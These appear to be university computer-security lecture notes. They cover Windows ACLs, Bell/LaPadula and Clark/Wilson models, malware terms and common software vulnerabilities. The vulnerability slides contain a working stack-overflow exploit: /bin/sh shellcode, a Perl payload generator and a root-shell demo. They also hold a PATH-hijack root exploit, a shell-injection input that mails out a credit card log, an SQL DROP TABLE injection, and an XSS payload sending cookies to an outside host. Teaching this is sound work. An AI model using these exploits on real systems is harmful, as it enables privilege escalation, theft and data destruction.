> *Read, Read & Execute, Write, Modify, Full Control*



# Windows access control II

Every user or group is identified by a *security identification number* (SID), the NT equivalent of the Unix user ID.

Every object carries a *security descriptor* (the NT equivalent of the access control information in a Unix i-node) with

- SID of the object's owner
- SID of the object's group (only for POSIX compatibility)
- Discretionary Access Control List, a list of ACEs
- System Access Control List, for SystemAudit ACEs

Each Access Control Entry (ACE) carries

- a type (AccessDenied, AccessAllowed)
- a SID (representing a user or group)
- an access permission mask (read, write, etc.)
- five bits to control ACL inheritance (see below)

Windows tools for editing ACLs (e.g., Windows Explorer GUI) usually place all non-inherited (explicit) ACEs before all inherited ones. Within these categories, GUI interfaces with allow/deny buttons also usually place all AccessDenied ACEs before all AccessAllowed ACEs in the ACL, thereby giving them priority. However, AccessAllowed ACEs before AccessDenied ACEs may be needed to emulate POSIX-style file permissions. Why?

# Windows access control III

Requesting processes provide a *desired access mask*. With no DACL present, any requested access is granted. With an empty DACL, no access is granted. All ACEs with matching SID are checked in sequence, until either all requested types of access have been granted by AccessAllowed entries or one has been denied in an AccessDenied entry:

```
AccessCheck(Acl: ACL,
            DesiredAccess : AccessMask,
            PrincipalSids : SET of Sid)
VAR
  Denied  : AccessMask = ∅;
  Granted : AccessMask = ∅;
  Ace : ACE;
foreach Ace in Acl
  if Ace.SID ∈ PrincipalSids and not Ace.inheritonly
    if Ace.type = AccessAllowed
      Granted = Granted ∪ (Ace.AccessMask - Denied);
    else Ace.type = AccessDenied
      Denied = Denied ∪ (Ace.AccessMask - Granted);
    if DesiredAccess ⊆ Granted
      return SUCCESS;
return FAILURE;
```



# Windows ACL inheritance

Windows 2000/etc. implements *static inheritance* for DACLs:

Only the DACL of the file being accessed is checked during access.

The alternative, *dynamic inheritance*, would also consult the ACLs of ancestor directories along the path to the root, where necessary.

New files and directories inherit their ACL from their parent directory when they are created.

Five bits in each ACE indicate whether this ACE

- Container inherit – will be inherited by subdirectories
- Object inherit – will be inherited by files
- No-propagate – inherits to children but not grandchildren
- Inherit only – does not apply here
- Inherited – was inherited from the parent

In addition, the security descriptor can carry a protected-DACL flag that protects its DACL from inheriting any ACEs.

# Windows ACL inheritance II

When an ACE is inherited (copied into the ACL of a child), the following adjustments are made to its flags:

- "inherited" is set
- if an ACE with "container inherit" is inherited to a subdirectory, then "inherit only" is cleared, otherwise if an ACE with "object inherit" is inherited to a subdirectory, "inherit only" is set
- if "no-propagate" flag was set, then "container inherit" and "object inherit" are cleared

If the ACL of a directory changes, it is up to the application making that change (e.g., Windows Explorer GUI, `icacls`, SetACL) to traverse the affected subtree below and update all affected inherited ACEs there (which may fail due to lack of Change Permissions rights).

The "inherited" flag ensures that during that directory traversal, all inherited ACEs can be updated without affecting non-inherited ACEs that were explicitely set for that file or directory.

M. Swift, et al.: Improving the granularity of Access Control for Windows 2000.
ACM Transactions on Information and System Security 5(4)398–437, 2002.
http://dx.doi.org/10.1145/581271.581273



# Windows ACL inheritance – example

```
project
   AllowAccess alice: read-execute (ci,np)
   AllowAccess bob: read-only (oi)
   AllowAccess charlie: full-access (oi,ci)

project\main.c
   AllowAccess bob: read-only (i)
   AllowAccess charlie: full-access (i)

project\doc
   AllowAccess alice: read-execute (i)
   AllowAccess bob: read-only (i,oi,io)
   AllowAccess charlie: full-access (i,oi,ci)

project\doc\readme.txt
   AllowAccess bob: read-only (i)
   AllowAccess charlie: full-access (i)
```

# Windows access control: auditing, defaults, services

SystemAudit ACEs can be added to an object's security descriptor to specify which access requests (granted or denied) are audited.

Users can also have capabilities that are not tied to specific objects (e.g., *bypass traverse checking*).

Default installations of Windows NT used no access control lists for application software, and every user and any application could modify most programs and operating system components ($\rightarrow$ virus risk). This changed in Windows Vista, where users normally work without administrator rights.

Windows NT has no support for giving elevated privileges to application programs. There is no equivalent to the Unix set-user-ID bit.

A "service" is an NT program that normally runs continuously from when the machine is booted to its shutdown. A service runs independent of any user and has its own SID.

Client programs started by a user can contact a service via a communication pipe, and the service can not only receive commands and data via this pipe, but can also use it to acquire the client's access permissions temporarily.



# Principle of least privilege

Ideally, applications should only have access to exactly the objects and resources they need to perform their operation.

## Transferable capabilities

Some operating systems (e.g., KeyKOS, EROS, IBM AS/400, Mach) combine the notion of an object's name/reference that is given to a subject and the access rights that this subject obtains to this object into a single entity:

$$\text{capability} = (\text{object-reference}, \text{rights})$$

Capabilities can be implemented efficiently as an integer value that points to an entry in a tamper-resistant capability table associated with each process (like a POSIX file descriptor). In distributed systems, capabilities are sometimes implemented as cryptographic tokens.

Capabilities can include the right to be passed on to other subjects. This way, $S_1$ can pass an access right for $O$ to $S_2$, without sharing any of its other rights. Problem: Revocation?

# Mandatory Access Control policies I

Restrictions to allowed information flows are not decided at the user's discretion (as with Unix `chmod`), but instead enforced by system policies.

Mandatory access control mechanisms are aimed in particular at preventing policy violations by untrusted application software, which typically have at least the same access privileges as the invoking user.

Simple examples:

- Air Gap Security

  Uses completely separate network and computer hardware for different application classes.

  Examples:

  - Some hospitals have two LANs and two classes of PCs for accessing the patient database and the Internet.
  - Some military intelligence analysts have several PCs on their desks to handle top secret, secret and unclassified information separately.



# Mandatory Access Control policies II

No communication cables are allowed between an air-gap security system and the rest of the world. Exchange of storage media has to be carefully controlled. Storage media have to be completely zeroised before they can be reused on the respective other system.

- Data Pump/Data Diode

  Like "air gap" security, but with one-way communication link that allow users to transfer data from the low-confidentiality to the high-confidentiality environment, but not vice versa. Examples:

  - Workstations with highly confidential material are configured to have read-only access to low confidentiality file servers.

    What could go wrong here?

  - Two databases of different security levels plus a separate process that maintains copies of the low-security records on the high-security system.

# The Bell/LaPadula model

Formal policy model for mandatory access control in a military multi-level security environment.

All subjects (processes, users, terminals) and data objects (files, directories, windows, connections) are labeled with a confidentiality level, e.g. UNCLASSIFIED $<$ CONFIDENTIAL $<$ SECRET $<$ TOP SECRET.

The system policy automatically prevents the flow of information from high-level objects to lower levels. A process that reads TOP SECRET data becomes tagged as TOP SECRET by the operating system, as will be all files into which it writes afterwards. Each user has a maximum allowed confidentiality level specified and cannot receive data beyond that level. A selected set of *trusted subjects* is allowed to bypass the restrictions, in order to permit the declassification of information.

Implemented in US DoD Compartmented Mode Workstation, Orange Book Class B.

L.J. LaPadula, D.E. Bell, Journal of Computer Security 4 (1996) 239–263.



# The covert channel problem

Reference monitors see only intentional communications channels, such as files, sockets, memory. However, there are many more "covert channels", which were neither designed nor intended to transfer information at all. A malicious high-level program can use these to transmit high-level data to a low-level receiving process, who can then leak it to the outside world.

## Examples

- Resource conflicts – If high-level process has already created a file $F$, a low-level process will fail when trying to create a file of same name $\rightarrow$ 1 bit information.
- Timing channels – Processes can use system clock to monitor their own progress and infer the current load, into which other processes can modulate information.
- Resource state – High-level processes can leave shared resources (disk head position, cache memory content, etc.) in states that influence the service response times for the next process.
- Hidden information in downgraded documents – Steganographic embedding techniques can be used to get confidential information past a human downgrader (least-significant bits in digital photos, variations of punctuation/spelling/whitespace in plaintext, etc.).

A good tutorial is *A Guide to Understanding Covert Channel Analysis of Trusted Systems*, NCSC-TG-030 "Light Pink Book", 1993-11, `http://www.fas.org/irp/nsa/rainbow/tg030.htm`

# A commercial data integrity model

Clark/Wilson noted that BLP is not suited for commercial applications, where data integrity (prevention of mistakes and fraud) are usually the primary concern, not confidentiality.

Commercial security systems have to maintain both *internal consistency* (that which can be checked automatically) and *external consistency* (data accurately describes the real world). To achieve both, data should only be modifiable via *well-formed* transactions, and access to these has to be *audited* and controlled by *separation of duty*.

In the Clark/Wilson framework, which formalises this idea, the integrity protected data is referred to as *Constrained Data Items* (CDIs), which can only be accessed via Transformation Procedures (TPs). There are also Integrity Verification Procedures (IVPs), which check the validity of CDIs (for example, whether the sum of all accounts is zero), and special TPs that transform *Unconstrained Data Items* (UDIs) such as outside user input into CDIs.



In the Clark/Wilson framework, a security policy requires:


- For all CDIs there is an Integrity Verification Procedure.
- All TPs must be certified to maintain the integrity of any CDI.
- A CDI can only be changed by a TP.
- A list of (subject, TP, CDI) triplets restricts execution of TPs.
- This access control list must enforce a suitable separation of duty among subjects and only special subjects can change it.
- Special TPs can convert Unconstrained Data Items into CDIs.
- Subjects must be identified and authenticated before they can invoke TPs.
- A TP must log enough audit information into an append-only CDI to allow later reconstruction of what happened.
- Correct implementation of the entire system must be certified.

D.R. Clark, D.R. Wilson: A comparison of commercial and military computer security policies. IEEE Security & Privacy Symposium, 1987, pp 184–194.

# Common terms for malicious software

- Trojan horse – application software with hidden/undocumented malicious side-effects (e.g. "AIDS Information Disk", 1989)
- Backdoor – function in a Trojan Horse that enables unauthorised access
- Logic bomb – a Trojan Horse that executes its malicious function only when a specific trigger condition is met (e.g., a timeout after the employee who authored it left the organisation)
- Virus – self-replicating program that can *infect* other programs by modifying them to include a version of itself, often carrying a logic bomb as a *payload* (Cohen, 1984)
- Worm – self-replicating program that spreads onto other computers by breaking into them via network connections and – unlike a virus – starts itself on the remote machine without infecting other programs (e.g., "Morris Worm" 1988: $\approx$ 8000 machines, "ILOVEYOU" 2000: estimated $45 \times 10^6$ machines)
- Root kit – Operating-system modification to hide intrusion

# Computer viruses I




- Viruses are only able to spread in environments, where
  - the access control policy allows application programs to modify the code of other programs (e.g., MS-DOS and Windows)
  - programs are exchanged frequently in executable form
- The original main virus environment (MS-DOS) supported transient, resident and boot sector viruses.
- As more application data formats (e.g., Microsoft Word) become extended with sophisticated macro languages, viruses appear in these interpreted languages as well.
- Viruses are mostly unknown under Unix. Most installed application programs are owned by `root` with `rwxr-xr-x` permissions and used by normal users. Unix programs are often transferred as source code, which is difficult for a virus to infect automatically.



# Computer viruses II

- Malware scanners use databases with characteristic code fragments of most known viruses and Trojans, which are according to some scanner-vendors around three million today ($\rightarrow$ polymorphic viruses).
- Virus scanners – like other intrusion detectors – fail on very new or closely targeted types of attacks and can cause disruption by giving false alarms occasionally.
- Some virus intrusion-detection tools monitor changes in files using cryptographic checksums.

# Common software vulnerabilities

- Missing checks for data size ($\rightarrow$ stack buffer overflow)
- Missing checks for data content (e.g., shell meta characters)
- Missing checks for boundary conditions
- Missing checks for success/failure of operations
- Missing locks – insufficient serialisation
- Race conditions – time of check to time of use
- Incomplete checking of environment
- Unexpected side channels (timing, etc.)
- Lack of authentication

The "curses of security" (Gollmann): change, complacency, convenience (software reuse for inappropriate purposes, too large TCB, etc.)

C.E. Landwehr, et al.: A taxonomy of computer program security flaws, with examples.
ACM Computing Surveys 26(3), September 1994.
http://dx.doi.org/10.1145/185403.185412



# Missing check of data size: buffer overflow on stack


A C program declares a local short string variable

```
char buffer[80];
```

and then uses the standard C library routine call

```
gets(buffer);
```

to read a single text line from standard input and save it into `buffer`. This works fine for normal-length lines but corrupts the stack if the input is longer than 79 characters. Attacker loads malicious code into buffer and redirects return address to its start:



# Buffer overflow exploit

To exploit a buffer overflow, the attacker typically prepares a byte sequence that consists of

- "landing pad" /NOP-sled – an initial series of no-operation (NOP) instructions that allow for some tolerance in the entry jump address
- machine instructions that modify a security-critical data structure or that hand-over control to another application to gain more access (e.g., a command-line shell)
- some space for function-call parameters
- repeated copies of the estimated start address of the buffer, in the form used for return addresses on the stack.

Buffer-overflow exploit sequences often have to fulfil format constraints, e.g. not contain any NUL or LF bytes (which would not be copied).

Aleph One: Smashing the stack for fun and profit. Phrack #49, November 1996.
`http://www.phrack.org/issues.html?issue=49&id=14&mode=txt`



# Buffer overflow exploit: example code

Assembler code for Linux/ix86:

```
90             nop                    # landing pad
EB1F           jmp    l1              # jump to call before cmd string
5E         l0: popl   %esi            # ESI = &cmd
897608         movl   %esi,0x8(%esi)  # argv[0] = (char **)(cmd + 8) = &cmd
31C0           xorl   %eax,%eax       # EAX = 0 (without using \0 byte!)
884607         movb   %al,0x7(%esi)   # cmd[7] = '\0'
89460C         movl   %eax,0xc(%esi)  # argv[1] = NULL
B00B           movb   $0xb,%al        # EAX = 11 [syscall number for execve()]
89F3           movl   %esi,%ebx       # EBX = string address    ("/bin/sh")
8D4E08         leal   0x8(%esi),%ecx  # ECX = string addr +  8  (argv[0])
8D560C         leal   0xc(%esi),%edx  # EDX = string addr + 12  (argv[1])
CD80           int    $0x80           # system call into kernel
31DB           xorl   %ebx,%ebx       # EBX = 0
89D8           movl   %ebx,%eax       # EAX = 0
40             inc    %eax            # EAX = 1 [syscall number for exit()]
CD80           int    $0x80           # system call into kernel
E8DCFFFFFF l1: call   l0              # &cmd -> stack, then go back up
2F62696E2F     .string "/bin/sh"      # cmd = "/bin/sh"
736800
........                              # argv[0] = &cmd
........                              # argv[1] = NULL
........                              # modified return address
```

In the following demonstration, we attack a very simple example of a vulnerable C program that we call `stacktest`. Imagine that this is (part of) a setuid-root application installed on many systems:

```
int main() {
  char buf[80];
  strcpy(buf, getenv("HOME"));
  printf("Home directory: %s\n", buf);
}
```

This program reads the environment variable `$HOME`, which normally contains the file-system path of the user's home directory, but which the user can replace with an arbitrary byte string.

It then uses the `strcpy()` function to copy this string into an 80-bytes long character array `buf`, which is then printed.

The `strcpy(`*`dest`*`,`*`src`*`)` function copies bytes from *`src`* to *`dest`*, until it encounters a 0-byte, which marks the end of a string in C.

A safer version of this program could have checked the length of the string before copying it. It could also have used the `strncpy(`*`dest`*`, `*`src`*`, `*`n`*`)` function, which will never write more than *`n`* bytes: `strncpy(buf, getenv("HOME"), sizeof(buf)-1); buf[sizeof(buf)-1] = 0;`



The attacker first has to guess the stack pointer address in the procedure that causes the overflow. It helps to print the stack-pointer address in a similarly structured program `stacktest2`:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

int main()
{
  char buf[80];
  printf("getsp() = 0x%04lx\n", get_sp());
}
```

The function `get_sp()` simply moves the stack pointer `esp` into the `eax` registers that C functions use on Pentium processors to return their value. We call `get_sp()` at the same function-call depth (and with equally sized local variables) as `strcpy()` in `stacktest`:

```
$ ./stacktest2
0x0xbffff624
```

The attacker also needs an auxiliary script `stackattack.pl` to prepare the exploit string:

```
#!/usr/bin/perl
$shellcode =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" .
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" .
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
print(("\x90" x ($ARGV[0] + 4 - (length($shellcode) % 4))) .
      $shellcode . (pack('i', $ARGV[1] + $ARGV[2]) x $ARGV[3]));
```

Finally, we feed the output of this stack into the environment variable `$HOME` and call the vulnerable application:

```
$ HOME=`./stackattack.pl 32 0xbffff624 48 20` ./stacktest
# id
uid=0(root) gid=0(root) groups=0(root)
```

Some experimentation leads to the choice of a 32-byte long NOP landing pad, a start address pointing to a location 48 bytes above the estimated stack pointer address, and 20 repetitions of this start address at the end (to overwrite the return value), which successfully starts the `/bin/sh` command as root.

To make this demonstration still work on a modern 32-bit Linux distribution, a number of newer stack-protection mechanisms aimed at mitigating this risk may have to be switched off first: "`setarch i686 -R`", "`gcc -fno-stack-protector`", "`execstack --set-execstack`", ...



# Buffer overflow countermeasures

In order of preference:


- Use programming language with array bounds checking (Java, Ada, C#, Perl, Python, Go, etc.).

  Reduces performance slightly, but has significant other advantages (easier debugging, isolation and early detection of memory violations).

- Let memory-management unit disable code execution on the stack.

  An NX bit (non-executable page) was added to the page-table entries of some recent CPUs (e.g., AMD/Intel x86-64 architecture, ARM v6) for this purpose.

- Compiler adds check values (stack canaries) between buffers and return addresses on stack:




  A canary value should be difficult to guess (random number) and difficult to write via vulnerable library functions (e.g., contain terminator bytes such as NUL, LF).

- Address space layout randomization (ASLR)

  Some operating system now add a random offset to the base of the stack, heap, executable, and shared libraries. But low-entropy offsets (e.g., 16 bits in OS X and 32-bit Linux) can be brute-forced in minutes. Linux executable can only be loaded to random offset if compiled as position-independent executable (PIE).

# Buffer overflows: return-oriented programming (ROP)

If stack execution is disabled (NX), exploit existing instructions elsewhere.

Example:

- search the executable for useful sequences such as

```
r0: popl %eax  # fetch new register value from stack
    ret
```

  or

```
r1: int  $0x80 # system call into kernel
    ret
```

- overwrite the stack starting at the return address with
  - address `r0`
  - desired value of EAX register (e.g. 11 = `execve()`)
  - address `r1`

This way, the attacker can still write programs on the stack that load registers and invoke system calls, without executing any machine instructions on the stack.

A good description of the state of the art in buffer overflow exploits:
A. Bittau, A. Belay, et al.: Hacking Blind. 2014 IEEE Symposium on Security and Privacy.
`http://dx.doi.org/10.1109/SP.2014.22`



# Buffer overflows: other exploit techniques

Buffer overflow exploits can also target other values than return addresses on the stack: security critical variables, function pointers that get called later, frame pointer.

## Heap exploits:

- Overflowing buffer was obtained with `malloc()`/free().
- The overflowing buffer sits in a "chunk", a unit of allocation used by the heap management library, next to other such chunks.
- Buffer overflows on the heap can be exploited by overwriting pointers in the metadata associated with the next chunk.
- In a typical heap implementation, this metadata contains chunk-size information and two pointers `forward` and `backward`, for keeping deallocated chunks in a doubly-linked list.
- The `free()` operation will manipulate these values to return a chunk into a doubly-linked list. After careful manipulation of a chunk's metadata, a call of `free()` on a neighbour chunk will perform any desired write operation into memory.

Andries E. Brouwer: Hackers Hut. Section 11: Exploiting the heap.
`http://www.win.tue.nl/~aeb/linux/hh/`

# Missing check of input data: shell metacharacters

**Example:** A web server allows users to provide an email address in a form field to receive a file. The address is received by a naïvely implemented Perl CGI script and stored in the variable `$email`. The CGI script then attempts to send out the email with the command

```
system("mail $email <message");
```

This works fine as long as `$email` contains only a normal email address, free of shell meta-characters. An attacker provides a carefully selected pathological address such as

```
trustno1@hotmail.com < /var/db/creditcards.log ; echo
```

and executes arbitrary commands (here to receive confidential data via email).

**Solutions:**

- Use a safe API function instead of constructing shell commands.
- Prefix/quote each meta-character with special meaning handed over to another software with a suitable escape symbol (e.g., `\` or `'...'` in the case of the Unix shell).

**Warning:** Secure escaping of meta-characters requires a complete understanding of the recipient's syntax ⇒ rely on well-tested library routines for this, rather than improvise your own.



# SQL injection

Checks for meta characters are very frequently forgotten for text strings that are passed on to SQL engines.

**Example:** a Perl CGI script prepares an SQL query command in order to look-up the record of a user who has just entered their name into a web-site login field:

```
$query = "SELECT * FROM users WHERE id='" . $login . "';";
```

Normal users might type `john56` into the web form, resulting in the desired SQL query

```
SELECT * FROM users WHERE id='john56';
```

A malicious user might instead type in `a';DROP TABLE users --` resulting in the undesired SQL command

```
SELECT * FROM users WHERE id='a';DROP TABLE users --';
```

which causes the database table `users` to be deleted and the remaining characters (`';`) to be interpreted as part of a comment.

# HTML cross-site scripting

Social-network websites receive text strings from users (names, messages, filenames, etc.) that they embed into HTML code pages served to other users.

Check for HTML metacharacters (such as <>&'") or users can inject into your web pages code that is executed by other's web browsers.

## Acceptable user-provided HTML text

Simple typographic elements:

```
My dog is <b>huge</b>.
```

## Unacceptable user-provided HTML

JavaScript code that accesses the session authentication "cookie" string of the victim and then "exfiltrates" it by appending it to an image-load request:

```
<img src="logo.png" width=1 height=1
 onload="src='http://spooks.r.us/'+document.cookie">
```



# Subtle syntax incompatibilities

Example: Overlong UTF-8 sequences

The UTF-8 encoding of the Unicode character set was defined to use Unicode on systems (like Unix) that were designed for ASCII. The encoding

```
U000000 - U00007F: 0xxxxxxx
U000080 - U0007FF: 110xxxxx 10xxxxxx
U000800 - U00FFFF: 1110xxxx 10xxxxxx 10xxxxxx
U010000 - U10FFFF: 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
```

was designed, such that all ASCII characters (U0000–U007F) are represented by ASCII bytes (`0x00`–`0x7f`), whereas all non-ASCII characters are represented by sequences of non-ASCII bytes (`0x80`–`0xf7`).

The `xxx` bits are simply the least-significant bits of the binary representation of the Unicode number. For example, U00A9 = 1010 1001 (copyright sign) is encoded in UTF-8 as

```
11000010 10101001 = 0xc2 0xa9
```

Only the shortest possible UTF-8 sequence is valid for any Unicode character, but many UTF-8 decoders accept also the longer variants. For example, the slash character '/' (U002F) can be the result of decoding any of the four sequences

```
00101111                                = 0x2f
11000000 10101111                       = 0xc0 0xaf
11100000 10000000 10101111              = 0xe0 0x80 0xaf
11110000 10000000 10000000 10101111 = 0xf0 0x80 0x80 0xaf
```

Many security applications test strings for the absence of certain ASCII characters. If a string is first tested in UTF-8 form, and then decoded into UTF-16 before it is used, the test will not catch overlong encoding variants.

This way, an attacker can smuggle a '/' character past a security check that looks for the `0x2f` byte, if the UTF-8 sequence is later decoded before it is interpreted as a filename (as is the case under Microsoft Windows, which led to a widely exploited IIS vulnerability).

`http://www.cl.cam.ac.uk/~mgk25/unicode.html#utf-8`



# Missing checks of environment

Developers easily forget that the semantics of many library functions depends not only on the parameters passed to them, but also on the state of the execution environment.

Example of a vulnerable setuid root program `/sbin/envdemo`:

```
int main() {
  system("rm /var/log/msg");
}
```

The attacker can manipulate the `$PATH` environment variable, such that her own `rm` program is called, rather than `/usr/bin/rm`:

```
$ cp /bin/sh rm
$ export PATH=.:$PATH
$ envdemo
# id
uid=0(root) gid=0(root) groups=0(root)
```

Best avoid unnecessary use of the functionally too rich command shell: `unlink("/var/log/msg");`

# Integer overflows

Integer numbers in computers behave differently from integer numbers in mathematics. For an unsigned 8-bit integer value, we have

```
255 + 1 == 0
  0 - 1 == 255
16 * 17 == 16
```

and likewise for a signed 8-bit value, we have

```
  127 + 1 == -128
-128 / -1 == -128
```

And what looks like an obvious endless loop

```
int i = 1;
while (i > 0)
  i = i * 2;
```

terminates after 15, 31, or 63 steps (depending on the register size).



Integer overflows are easily overlooked and can lead to buffer overflows and similar exploits. Simple example (OS kernel system-call handler):

```
char buf[128];

combine(char *s1, size_t len1, char *s2, size_t len2)
{
  if (len1 + len2 + 1 <= sizeof(buf)) {
    strncpy(buf, s1, len1);
    strncat(buf, s2, len2);
  }
}
```

It appears as if the programmer has carefully checked the string lengths to make a buffer overflow impossible.

But on a 32-bit system, an attacker can still set `len2 = 0xffffffff`, and the `strncat` will be executed because

$$\texttt{len1 + 0xffffffff + 1} == \texttt{len1} < \texttt{sizeof(buf)} \ .$$

# Race conditions

Developers often forget that they work on a preemptive multitasking system. Historic example:

The xterm program (an X11 Window System terminal emulator) is setuid root and allows users to open a log file to record what is being typed. This log file was opened by xterm in two steps (simplified version):

1) Change in a subprocess to the real uid/gid, in order to test with `access(logfilename, W_OK)` whether the writable file exists. If not, creates the file owned by the user.
2) Call (as root) `open(logfilename, O_WRONLY | O_APPEND)` to open the existing file for writing.

The exploit provides as `logfilename` the name of a symbolic link that switches between a file owned by the user and a target file. If `access()` is called while the symlink points to the user's file and `open()` is called while it points to the target file, the attacker gains via xterm's log function write access to the target file (e.g., `~root/.rhosts`).



# Insufficient parameter checking

Historic example:

Smartcards that use the ISO 7816-3 T=0 protocol exchange data like this:

```
reader -> card:     CLA INS P1 P2 LEN
card   -> reader:   INS
card  <-> reader:   ... LEN data bytes ...
card   -> reader:   90 00
```

All exchanges start with a 5-byte header in which the last byte identifies the number of bytes to be exchanged. In many smartcard implementations, the routine for sending data from the card to the reader blindly trusts the LEN value received. Attackers succeeded in providing longer LEN values than allowed by the protocol. They then received RAM content after the result buffer, including areas which contained secret keys.

# Random bit generation I

In order to generate the keys and nonces needed in cryptographic protocols, a source of random bits unpredictable for any adversary is needed. The highly deterministic nature of computing environments makes finding secure seed values for random bit generation a non-trivial and often neglected problem.

## Example (insecure)

The Netscape 1.1 web browser used a random-bit generator that was seeded from only the time of day in microseconds and two process IDs. The resulting conditional entropy for an eavesdropper was small enough to enable a successful brute-force search of the SSL encryption session keys.

Ian Goldberg, David Wagner: Randomness and the Netscape browser. Dr. Dobb's Journal, January 1996.
`http://www.eecs.berkeley.edu/~daw/papers/ddj-netscape.html`



# Random bit generation II

Examples for sources of randomness:

- dedicated hardware (amplified thermal noise from reverse-biased diode, unstable oscillators, Geiger counters)
- high-resolution timing of user behaviour (key strokes, mouse movement)
- high-resolution timing of peripheral hardware response times (e.g., disk drives)
- noise from analog/digital converters (sound card, camera)
- network packet timing and content
- high-resolution time

None of these random sources alone provides high-quality statistically unbiased random bits, but such signals can be fed into a hash function to condense their accumulated entropy into a smaller number of good random bits.

# Random bit generation III

The provision of a secure source of random bits is now commonly recognised to be an essential operating system service.

**Example (good practice)**

The Linux `/dev/random` device driver uses a 4096-bit large *entropy pool* that is continuously hashed with keyboard scan codes, mouse data, inter-interrupt times, and mass storage request completion times in order to form the next entropy pool. Users can provide additional entropy by writing into `/dev/random` and can read from this device driver the output of a cryptographic pseudo random bit stream generator seeded from this entropy pool. Operating system boot and shutdown scripts preserve `/dev/random` entropy across reboots on the hard disk.

`http://www.cs.berkeley.edu/~daw/rnd/`
`http://www.ietf.org/rfc/rfc1750.txt`



# Penetration analysis / flaw hypothesis testing

- Put together a team of software developers with experience on the tested platform and in computer security.
- Study the user manuals and where available the design documentation and source code of the examined security system.
- Based on the information gained, prepare a list of potential flaws that might allow users to violate the documented security policy (vulnerabilities). Consider in particular:
  - Common programming pitfalls (see page 137)
  - Gaps in the documented functionality (e.g., missing documented error message for invalid parameter suggests that programmer forgot to add the check).
- sort the list of flaws by estimated likelihood and then perform tests to check for the presence of the postulated flaws until available time or number of required tests is exhausted. Add new flaw hypothesis as test results provide further clues.

Richard R. Linde: Operating system penetration. `http://dx.doi.org/10.1145/1499949.1500018`

# Fuzz testing

Automatically generate random, invalid and unexpected program inputs, until one is found that crashes the software under test.

Then investigate the cause of any crash encountered.

Surprisingly productive technique for finding vulnerabilities, especially buffer overflows, memory-allocation and inband-signaling problems.

Strategies to increase code coverage:

- Mutation fuzzing: randomly modify existing valid test examples.
- Protocol-aware fuzzing: test generator has syntax description of file formats or network packets, generate tests that contain a mixture of valid and invalid fields.
- GUI fuzzing: send random keyboard and mouse-click events.
- White-box fuzzing: use static program analysis and constraint solving to generate test examples.
- Evolutionary fuzzing: mutation fuzzing with feedback from execution traces.



# Further reading: cryptography

- Jonathan Katz, Yehuda Lindell: Introduction to Modern Cryptography. Chapman & Hall/CRC, 2014.

  Good recent cryptography textbook, particular focus on exact definitions of security properties and how to prove them.
- Douglas Stinson: Cryptography – Theory and Practice. 3rd ed., CRC Press, 2005

  Good recent cryptography textbook, covers underlying mathematical theory well.
- Bruce Schneier: Applied Cryptography. Wiley, 1995

  Older, very popular, comprehensive treatment of cryptographic algorithms and protocols, easy to read. Lacks some more recent topics (e.g., AES, security definitions).
- Menezes, van Oorschot, Vanstone: Handbook of Applied Cryptography. CRC Press, 1996, `http://www.cacr.math.uwaterloo.ca/hac/`

  Comprehensive summary of modern cryptography, valuable reference for further work in this field.
- Neal Koblitz: A Course in Number Theory and Cryptography, 2nd edition, Springer Verlag, 1994
- David Kahn: The Codebreakers. Scribner, 1996

  Very detailed history of cryptology from prehistory to World War II.

# Further reading: computer security

- Ross Anderson: Security Engineering. 2nd ed., Wiley, 2008

  Comprehensive treatment of many computer security concepts, easy to read.

- Garfinkel, Spafford: Practical Unix and Internet Security, O'Reilly, 1996

- Graff, van Wyk: Secure Coding: Principles & Practices, O'Reilly, 2003.

  Introduction to security for programmers. Compact, less than 200 pages.

- Michael Howard, David C. LeBlanc: Writing Secure Code. 2nd ed, Microsoft Press, 2002, ISBN 0735617228.

  More comprehensive programmer's guide to security.

- Cheswick et al.: Firewalls and Internet security. Addison-Wesley, 2003.

  Both decent practical introductions aimed at system administrators.



# Research

Most of the seminal papers in the field are published in a few key conferences, for example:

- IEEE Symposium on Security and Privacy
- ACM Conference on Computer and Communications Security (CCS)
- Advances in Cryptology (CRYPTO, EUROCRYPT, ASIACRYPT)
- USENIX Security Symposium
- European Symposium on Research in Computer Security (ESORICS)
- Annual Network and Distributed System Security Symposium (NDSS)

If you consider doing a PhD in security, browsing through their proceedings for the past few years might lead to useful ideas and references for writing a research proposal. Many of the proceedings are in the library or can be freely accessed online via the links on:

`http://www.cl.cam.ac.uk/research/security/conferences/`

# CL Security Group seminars and meetings

Security researchers from the Computer Laboratory meet every Friday at 16:00 (FW11) for discussions and brief presentations.

In the Security Seminar on many Tuesdays during term at 14:00 (LT2), guest speakers and local researchers present recent work and topics of current interest.

You are welcome to join!

`http://www.cl.cam.ac.uk/research/security/`



# Appendix: some mathematical background

(for curious students, not examinable, part of Security II syllabus)

# Some basic discrete mathematics notation

- $|A|$ is the number of elements (size) of the finite set $A$.
- $A_1 \times A_2 \times \cdots \times A_n$ is the set of all $n$-tuples $(a_1, a_2, \ldots, a_n)$ with $a_1 \in A_1$, $a_2 \in A_2$, etc. If all the sets $A_i$ $(1 \leq i \leq n)$ are finite: $|A_1 \times A_2 \times \cdots \times A_n| = |A_1| \cdot |A_2| \cdot \cdots \cdot |A_n|$.
